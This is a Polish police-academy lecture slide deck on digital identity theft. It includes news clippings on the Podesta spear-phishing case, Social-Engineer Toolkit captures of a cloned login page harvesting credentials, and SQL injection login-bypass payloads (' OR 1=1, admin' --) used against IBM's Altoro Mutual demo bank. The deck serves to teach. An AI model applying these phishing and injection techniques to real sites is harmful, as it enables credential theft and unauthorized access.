

Tożsamość cyfrowej dekady



Kradzież tożsamości cyfrowej. Przestępca a jego ofiara

mgr inż. Michał Podbielski
Akademia Policji w Szczytnie

Kradzieży tożsamości – Jakub & Ezawa Arnaud du Tilh & Martin Guerre



Tożsamość cyfrowej dekady!

- Imię nazwisko
- Wizerunek
- Nr telefonu
- Adres IP
- E-mail
- Login/Nick
- Awatar
- Epuap/Profil Zaufany

Atak phishingowy na amerykańskiego polityka

This article is more than 6 years old

Top Democrat's emails hacked by Russia after aide made typo, investigation finds

In the run-up to the US election, aide to John Podesta spotted phishing email but flagged it as 'legitimate' instead of 'illegitimate'



The revelations give further credence to the CIA finding that the Kremlin intervened to help Donald Trump defeat Hillary Clinton. Photograph: Jewel Samad/AFP/Getty Images

Russian hackers were able to access thousands of emails from a top-ranking Democrat after an aide typed the word "legitimate" instead of "illegitimate" by mistake, an [investigation by the New York Times has found](#).

The revelation gives further credence to the [CIA's finding last week](#) that the Kremlin deliberately intervened in the US presidential election to help Donald Trump. The president-elect has angrily denied the CIA's assessment, calling it "ridiculous".

MARKETS BUSINESS INVESTING TECH POLITICS CNBC TV INVESTING CLUB PRO

CYBERSECURITY

How the Russians broke into the Democrats' email, and how it could have been avoided

PUBLISHED MON, JUL 16 2018-11:15 AM EDT | UPDATED TUE, JUL 17 2018-11:13 AM EDT



SHARE f t w i n e

KEY POINTS

- The Russians used "spear-phishing," which starts with a phony email to a "big fish" who is likely to have access to the most sensitive information.
- Experts say the DNC could have done much more in terms of educating employees about "basic cyber hygiene."
- The Russians were able to keep operating even after the DNC got a security firm involved.



Deputy Attorney General Rod Rosenstein holds a news conference at the Department of Justice July 13, 2018 in Washington, DC. (AP Photo/Andrew H. Guthrie)

TRENDING NOW



Parents who raise kids with high emotional intelligence never use 3 phrases: Harvard neuroscience expert



68-year-old has spent 50 years at the same company as an engineer, even without a college degree—this is his one regret



55-year-old whose backyard side hustle brought in nearly \$20,000 in a month: "Anyone can do this"




This couple built a \$40 million ice cream company, then "lost everything"—how they're rebuilding



72-year-old entrepreneur

Phishing metoda na kradzież tożsamości



```
Powtoka 1
Plik Działania Edycja Widok Pomoc
1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu

set:webattack>2

— * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * —

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.


set:webattack> IP address for the POST back in Harvester/Tabnabbing
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://altoromutual.com/login.jsp

[*] Cloning the website: http://altoromutual.com/login.jsp
[*] This could take a little bit...


The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.

[*] Web Jacking Attack Vector is Enabled...Victim needs to click the link.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

Phishing metoda na kradzież tożsamości



The site <http://altoromutual.com/login.jsp> has moved, click here to go to the new location.



Phishing metoda na kradzież tożsamości

```
Powłoka 1

Plik Działania Edycja Widok Pomoc

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail, if it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.


set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.41.105]:127.0.0.1
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://altoromutual.com/login.jsp

[*] Cloning the website: http://altoromutual.com/login.jsp
[*] This could take a little bit ...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.

[*] Web-Jacking Attack Vector is Enabled...Victim needs to click the link.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
127.0.0.1 - - [31/Oct/2023 13:56:16] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [31/Oct/2023 13:56:27] "GET /index2.html HTTP/1.1" 200 -
[*] We got a HTTP printing the output
POSSIBLE USERNAME FIELD FOUND: uid=login.html
POSSIBLE PASSWORD FIELD FOUND: uid=login.html
POSSIBLE USERNAME FIELD FOUND: pass=his12345678901234567890
POSSIBLE PASSWORD FIELD FOUND: uid=submit.html
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO REVERT TO A PROMPT

127.0.0.1 - - [31/Oct/2023 13:57:08] "POST /doLogin HTTP/1.1" 302 -
[]
```



Phishing metoda na kradzież tożsamości

```
Powłoka 1

Plik Działania Edycja Widok Pomoc

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail, if it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.


set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.41.105]:127.0.0.1
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://altoromutual.com/login.jsp

[*] Cloning the website: http://altoromutual.com/login.jsp
[*] This could take a little bit ...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.

[*] Web Jacking Attack Vector is Enabled...Victim needs to click the link.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
127.0.0.1 -- [31/Oct/2023 13:56:16] "GET / HTTP/1.1" 200 -
127.0.0.1 -- [31/Oct/2023 13:56:27] "GET /index2.html HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: uid=LoginMail
POSSIBLE PASSWORD FIELD FOUND: uid=LoginMail
POSSIBLE PASSWORD FIELD FOUND: pass=Haslo2ustalo!jawnione
POSSIBLE USERNAME FIELD FOUND: uid=SubmitLogin
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

127.0.0.1 -- [31/Oct/2023 13:57:08] "POST /doLogin HTTP/1.1" 302 -
[]
```



SQL Injection

- Atak GhostShell — hakerzy z grupy APT Team GhostShell zaatakowali 53 uniwersytety, używając wstrzyknięcia SQL, a następnie ukradli i opublikowali 36 000 danych osobowych należących do studentów, wykładowców i pracowników.
- Rząd turecki — grupa APT, kolektyw RedHack, wykorzystał wstrzyknięcie SQL do włamania się na stronę internetową tureckiego rządu i usunięcia długów wobec agencji rządowych.
- Włamanie do 7-Eleven — zespół napastników wykorzystał wstrzykiwanie SQL do penetracji systemów korporacyjnych kilku firm, przede wszystkim sieci detalicznej 7-Eleven, kradnąc 130 milionów numerów kart kredytowych.
- Naruszenie HBGary — hakerzy powiązani z grupą aktywistów Anonymous wykorzystali SQL Injection do usunięcia strony internetowej firmy zajmującej się bezpieczeństwem IT. Atak był odpowiedzią na ogłoszenie przez dyrektora generalnego HBGary informacji, że zna nazwiska członków organizacji Anonymous.

SQL Injection

User-Id:

Password:


```
select * from Users where user_id= 'administrator  
and password= 'mojehaslo'
```

User-Id:




Password:

```
select * from Users where user_id= '' OR 1=1;/*  
and password= '*/--'
```


SQL Injection



[Sign In](#) | [Contact Us](#) | [Feedback](#) | Search



DEMO
SITE
ONLY


 ONLINE BANKING LOGIN	PERSONAL	SMALL BUSINESS	INSIDE ALTORO MUTUAL
<div>PERSONAL</div> <ul style="list-style-type: none">Deposit ProductCheckingLoan ProductsCardsInvestments & InsuranceOther Services <div>SMALL BUSINESS</div> <ul style="list-style-type: none">Deposit ProductsLending ServicesCardsInsuranceRetirementOther Services <div>INSIDE ALTORO MUTUAL</div> <ul style="list-style-type: none">About UsContact UsLocationsInvestor RelationsPress RoomCareersSubscribe	<div>Online Banking Login</div> <div>Login Failed: We're sorry, but this username or password was not found in our system. Please try again.</div> <div><div>Username: <input type="text"/></div><div>Password: <input type="password"/></div><div><input type="button" value="Login"/></div></div>		

[Privacy Policy](#) | [Security Statement](#) | [Server Status Check](#) | [REST API](#) | © 2023 Altoro Mutual, Inc.


This web application is open source! [Get your copy from GitHub](#) and take advantage of advanced features

The Altoro3 website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to <http://www-142.ibm.com/software/products/us/en/subcategory/SW110>.



SQL Injection



[Sign In](#) | [Contact Us](#) | [Feedback](#) | Search



DEMO
SITE
ONLY


 ONLINE BANKING LOGIN	PERSONAL	SMALL BUSINESS	INSIDE ALTORO MUTUAL
<div><u>PERSONAL</u><ul style="list-style-type: none">Deposit ProductCheckingLoan ProductsCardsInvestments & InsuranceOther Services</div> <div><u>SMALL BUSINESS</u><ul style="list-style-type: none">Deposit ProductsLending ServicesCardsInsuranceRetirementOther Services</div> <div><u>INSIDE ALTORO MUTUAL</u><ul style="list-style-type: none">About UsContact UsLocationsInvestor RelationsPress RoomCareersSubscribe</div>	<div><h2>Online Banking Login</h2><div><div>Username: <input type="text" value="admin' --"/></div><div>Password: <input type="password" value="OR 1=1"/> </div><div><input type="button" value="Login"/></div></div></div>		

[Privacy Policy](#) | [Security Statement](#) | [Server Status Check](#) | [REST API](#) | © 2023 Altoro Mutual, Inc.


This web application is open source! [Get your copy from GitHub](#) and take advantage of advanced features

The AltoroJ website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to <http://www-142.ibm.com/software/products/us/en/subcategory/SWI10>.


SQL Injection



[Sign Off](#) | [Contact Us](#) | [Feedback](#) | Search



DEMO
SITE
ONLY

 MY ACCOUNT

I WANT TO ...

- [View Account Summary](#)
- [View Recent Transactions](#)
- [Transfer Funds](#)
- [Search News Articles](#)
- [Customize Site Language](#)

ADMINISTRATION

- [Edit Users](#)

PERSONAL

SMALL BUSINESS

INSIDE ALTORO MUTUAL

Hello Admin User

Welcome to Altoro Mutual Online.

View Account Details:

Congratulations!

You have been pre-approved for an Altoro Gold Visa with a credit limit of \$10000!

Click [Here](#) to apply.



[Privacy Policy](#) | [Security Statement](#) | [Server Status Check](#) | [REST API](#) | © 2023 Altoro Mutual, Inc.

This web application is open source! [Get your copy from GitHub](#) and take advantage of advanced features

The AltoroJ website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to <http://www-142.ibm.com/software/products/us/en/subcategory/SWI10>.

Copyright © 2008, 2023, IBM Corporation, All rights reserved.

DEEPFAKE – nowa metoda kradzieży tożsamości??



Dziękuję za uwagę.

Kontakt:

Michał Podbielski

m.podbielski@wspol.edu.pl

michal-podbielski@wp.pl

Tel. 534 994 216